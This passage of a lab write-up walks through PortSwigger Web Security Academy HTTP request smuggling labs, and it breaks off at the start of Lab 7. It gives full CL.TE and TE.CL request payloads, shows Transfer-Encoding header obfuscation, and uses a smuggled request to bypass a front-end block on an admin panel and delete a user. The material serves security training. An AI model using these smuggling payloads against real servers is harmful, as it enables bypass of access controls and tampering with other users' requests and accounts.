
```
68
csrf=iJnLEH0ClVRoE46Q9CITINCYSra0WD3S&postId=7&comment=Comment&name=name&email=user%40email.com&webs
6a
```

The total length of the above body is *112* which is set as the value of Content length in the header. After this we can add the payload, following with the *0* and trailing sequence.

```
POST /post/comment HTTP/1.1
Host: acb91fb71f240d15c062fb240093000f.web-security-academy.net
Cookie: session=IFZd5ZmJ8rGiDHZOzVrobarInfYC6nyr
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://acb91fb71f240d15c062fb240093000f.web-security-academy.net
Dnt: 1
Referer: https://acb91fb71f240d15c062fb240093000f.web-security-academy.net/post?postId=8
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Transfer-Encoding: chunked

68
csrf=xQD0cVIQvOai2Ta91G95dBZ2BvPEQffP&postId=7&comment=Comment&name=name&email=user%40email.com&webs
6a
GPOST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

var=1
0
```



Sending the request twice, returns the the unrecognized Method error.



2.3 Lab3 - HTTP request smuggling, obfuscating the TE header

Objectives and info:

This lab involves a front-end and back-end server, and the two servers handle duplicate HTTP request headers in different ways. The front-end server rejects requests that aren't using the GET or POST method.


To solve the lab, smuggle a request to the back-end server, so that the next request processed by the back-end server appears to use the method `GPOST`.

Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

Both servers prefer *Transfer-Encoding* headers, but one of the servers can be induced not to process it by obfuscating the header in some way.

To solve this lab we need to use duplicate *Transfer-Encoding* headers in the POST request, with one header obfuscated so it can bypass one of the servers(as mentioned under the lab info). Doing that will rise to one of the two vulnerabilities (CL.TE or TE.CL) depending which server ignores it.

The lab loads the same blog page. The traffic is going through the burp proxy, which I am able to view and send the GET request to the repeater.



Adding a duplicate obfuscated *Transfer-Encoding* header. There are many ways it could work, but this workeded fine here.

```
Transfer-Encoding: random
```

We can remove all the unnecessary information and replace GET with POST as a method name and add important headers.

```
POST / HTTP/1.1
Host: acba1f661fd4b8ebc0c2df8800d60098.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: <length>
Transfer-Encoding: chunked
```


Just by changing position of the duplicate header, gives rise to both vulnerabilities.

CL.TE

Placing the duplicate obfuscated header before the real will bypass the front-end server and let it use *Content-length* header. This will give rise to a CL.TE vulnerability.

```
POST / HTTP/1.1
Host: acba1f661fd4b8ebc0c2df8800d60098.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: random
Transfer-Encoding: chunked

0

G
```

Taking advantage, a simple payload can be carved out.




Sending the request twice returns the error expected.

TE.CL


Placing the duplicate obfuscated header after the real will bypass the back-end server and let it use *Content-length* header. This will give rise to a TE.CL vulnerability.

```
POST / HTTP/1.1
Host: ac3c1f0d1fbdf443c0a09c650000000e.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Transfer-Encoding: chunked
Transfer-Encoding: random

3
x=1
5e
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

var=1
0
```

Taking advantage, a simple payload can be carved out. *Update Content-Length* should be left unchecked.




Sending the request twice returns the error expected.



2.4 Lab4 - HTTP request smuggling, confirming a CL.TE vulnerability via differential responses

Objectives and info:



Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supports *Content-length* header only and Backend server prefers *Transfer-Encoding* headers. Therefore, a CL.TE vulnerbility.

This lab requires to smuggle a GET request to an invalid/non-existent URL to the backend server, by sending a Normal POST request to the web root(/).


Intercepting the comment POST request, sending it to the repeater, removing all unnecessary headers, adding TE header and chnaging the request URL to root(/).

```
POST / HTTP/1.1
Host: ac751f261f9162fbc04e3082003a0048.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Transfer-Encoding: chunked

68
csrf=mjLGA7WrhZKlxAVrBREz5U4TgFcOr4Nc&postId=3&comment=comment&name=name&email=user%40email.com&webs
0

GET /doesnt-exist HTTP/1.1
Foo: x
```


The last two lines will be left between the socket of back-end and front-end, and is treated like the start of the next request. When sending the other request, the first line is ignored because of *Foo: x*. The next request to the backend will look something like this:

```
GET /doesnt-exist HTTP/1.1
Foo: xPOST / HTTP/1.1 -- (IGNORED)
Host: ac751f261f9162fbc04e3082003a0048.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Transfer-Encoding: chunked

68
csrf=mjLGA7WrhZKlxAVrBREz5U4TgFcOr4Nc&postId=3&comment=comment&name=name&email=user%40email.com&webs
```

As it is a GET request asking for the unknown page, the server will return a 404 error of not found.



This solves the lab.



2.5 Lab5 - HTTP request smuggling, confirming a TE.CL vulnerability via differential responses

Objectives and info:

This lab involves a front-end and back-end server, and the back-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server, so that a subsequent request for / (the web root) triggers a 404 Not Found response.

Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length

The front-end prefers *Transfer-Encoding* headers and Backend supports only *Content-Length* headers. Therefore, a TE.CL vulnerbility.

This lab requires to smuggle a GET request to an invalid/non-existent URL to the backend server, by sending a Normal POST request to the web root(/).

Intercepting the comment POST request, sending it to the repeater, removing all unnecessary headers, adding TE header and chnaging the request URL to root(/).


```
POST / HTTP/1.1
Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
```

```
Transfer-Encoding: chunked

68
csrf=zgY1uFFkGT5toEurDjksqhzasBjISsaS&postId=9&comment=Comment&name=name&email=user%40email.com&webs
a8
GET /doesnt-exist HTTP/1.1
Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 144

x=1
0
```


Everything from *GET /doesnt-exist* onwards is treated by the back-end server as belonging to the next request that is received. The next request to the backend will look something like this:

```
GET /doesnt-exist HTTP/1.1
Host: ac431f741e7cb2d5c05c2d9100c900b1.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 144

x=1
0

POST / HTTP/1.1
.
.
.
```

Since this request now contains an invalid URL, the server will respond with status code 404.



This solves the lab.



2.6 Lab6 - Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

Objectives and info:

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. There's an admin panel at `/admin`, but the front-end server blocks access to it.

To solve the lab, smuggle a request to the back-end server that accesses the admin panel and deletes the user `carlos`.

Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supports *Content-length* header only and Backend server prefers *Transfer-Encoding* headers. Therefore, a CL.TE vulnerbility.

This lab requires to smuggle the request to the admin panel and delete the user *carlos*.

First step is to let the traffic of the website loading, pass through the burp proxy. Send the GET request to repeater, clear unnecessary headers, replace GET with POST and put important POST headers.


As there is a CL.TE vulnerability, a simple payload can be used:

```
POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Foo: x
```

The last two lines will be left between the socket of back-end and front-end, and is treated like the start of the next request. When sending the other request, the first line is ignored because of *Foo: x*. The request processed by the backend will look something like this:

```
GET /admin HTTP/1.1
Foo: xPOST / HTTP/1.1 -- (ignored)
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked

0
```


Sending the first payload twice, will return a web page, mentioning **Admin interface only available to local users**.



The request was rejected. The admin page can only be accessed by the localuser.

Adding a Host header with the value *localhost* in the GET admin request.

```
POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
Foo: x
```



Sending twice causes the request to block, because the two Host headers were conflicting like shown below:

```
GET /admin HTTP/1.1
Host: localhost
Foo: xPOST / HTTP/1.1 -- (ignored)
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 36
Transfer-Encoding: chunked

0
```


To resolve this issue, we can add two *newlines*, so the other request can be treated as the body and not the header.

```
POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 45
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: localhost
```


The request processed by the backend looks something like this:

```
GET /admin HTTP/1.1
Host: localhost

POST / HTTP/1.1
Host: acb41f611f76d641c034178a004b0014.web-security-academy.net
Content-Length: 45
Transfer-Encoding: chunked

0
GET /admin HTTP/1.1
Host: localhost
```


Sending the request twice, returns the admin page.



Now the user carlos can be easily deleted, by substituting the delete URL with */admin*




This deletes the user and the lob compeletion is confirmed.



2.7 Lab7 - Exploiting HTTP request smuggling to bypass front-end security controls, TE.CL vulnerability

Objectives and info:



Front-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding) Back-end server : Content-Length

The front-end prefers *Transfer-Encoding* headers and Backend supports only *Content-Length* headers. Therefore, a TE.CL vulnerbility.

This lab requires to smuggle the request to the admin panel and delete the user *carlos*.

Repeating the steps and making sure to resolve issues faced in the previous lab, a simple payload is carved out:

